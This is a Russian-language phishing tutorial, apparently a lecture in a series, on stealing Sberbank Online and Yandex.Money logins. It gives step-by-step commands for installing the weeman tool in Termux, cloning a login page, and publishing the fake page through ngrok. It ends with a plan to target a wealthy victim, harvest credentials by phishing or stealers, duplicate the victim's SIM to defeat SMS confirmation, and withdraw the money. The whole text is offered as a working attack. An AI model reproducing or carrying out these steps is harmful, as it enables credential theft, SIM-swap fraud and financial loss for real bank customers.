Всем привет, друзья! Сегодня рассмотрим Сбербанк онлайн и Я.Деньги

Лекция 4: «Сбербанк Онлайн и Я.Деньги»


Фишинг.

Для разнообразия мы решили дать вам инструкцию, как провернуть все это прямо на телефоне!)

Но обращаем внимание, что это ПО работает на Кали линукс и соответсвенно спокойно используется в нем, инструкции не отличаются вообще никак.
Погнали!

Для фишинга мы будем использовать программу для kali linux - **weeman.**

Для запуска weeman на вашем устройстве мы будем использовать консоль **termux**.



Многие называют Termux лучшим эмулятором linux, солидарен. Скачиваем и открываем. Для удобства использования терминала

советую скачать дополнительную клавиатуру Hacker's Keyboard, позже поймёте для чего.

Hacker's Keyboard
Klaus Weidner
3+

Начинаем подготовку к установке, вводим в консоль последовательно две команды:

$ apt update
$ apt install

Эта операция может занять некоторое время, зависит от скорости интернета.
Далее:

$ apt install git

```
Reading package lists... Done
Building dependency tree... Done
The following additional packages will be installed
:
  less
The following NEW packages will be installed:
  git less
0 upgraded, 2 newly installed, 0 to remove and 2 no
t upgraded.
Need to get 2361 kB of archives.
After this operation, 18.2 MB of additional disk sp
ace will be used.
Do you want to continue? [Y/n] y
```

Появляется вопрос "Do yo want to contiune? [Y/n]". Да, мы желаем продолжить, вводим маленькую "y" (это значит yes).
Следующая команда:

$ apt install python2

Снова появиться вопрос "Do yo want to contiune? [Y/n]". Поступаем аналогично.
Этой командой мы установили python (язык программирования), на котором написан weeman.
Готово, мы установили все, что требуется для запуска weeman.
Скачаем weeman:

$ git clone https://github.com/evait-security/weeman


Отлично, пропишем команду:

$ ls

Она выводит содержимое каталогов.


Если после этой команды у Вас ничего не появилось в консоли, то попробуйте повторить пункты вверху.
Если все так же как у меня, то продолжим:

$ cd weeman
$ ls




Появились эти файлы. Запускаем weeman:

$ python2 weeman.py



У нас получилось, установка прошла успешно и мы запустили weeman.
Что бы вывести в консоль помощь по командам пишем:

$ help



Теперь надо поставить некоторые настройки (на примере Яндекса).
Введём следующие команды:

$ set url https://yandex.ru
$ set port 8080
$ set action_url https://yandex.ru


Первой командой мы установили адрес сайта, который мы хотим скопировать.
Второй командной установливаем порт.
Третья команда определяет адрес на который будет кидать человека, предоставившего свои данные
Прописываем show, проверяем правильность установленных настроек:

$ show


Все верно, продолжаем:


$ run

Все, готово. Сервер запущен, вот его адрес



Копируем "http://localhost:8080" и вводим в браузер, но на телефоне (Сейчас этот сервер локальный и существует только на вашем устройстве)





Сайт существует пока только у нас и зайти в него можем только мы и люди, находящиеся с нами в одной сети. Как вывести его в интернет?

- используем **ngrok (бесплатен)**

Скачиваем версию для Kali https://ngrok.com/download

Следуем инструкции, состоящей из 4 шагов. Бинго! Мы вывели наш локальный сайт в сеть интернет.

Аналогичными действиями мы можем получить логин и пароль не только Сбербанк онлайн, но и Я.Деньги.

Прошу заметить, что и Сбер и Яндекс работают с смс-подтверждением. Поэтому атаку нужно выполнять на конкретную жертву, которая естественно обладает той сумой, ради которой стоит все это проделывать.

1. Собираем все данные
2. Узнаем номер телефона
3. Выуживаем логин и пароль способом выше, либо стиллерами, о которых рассказывалось ранее.
4. Делаем дубликат симки.
5. Снимаем деньги и уходим в закат.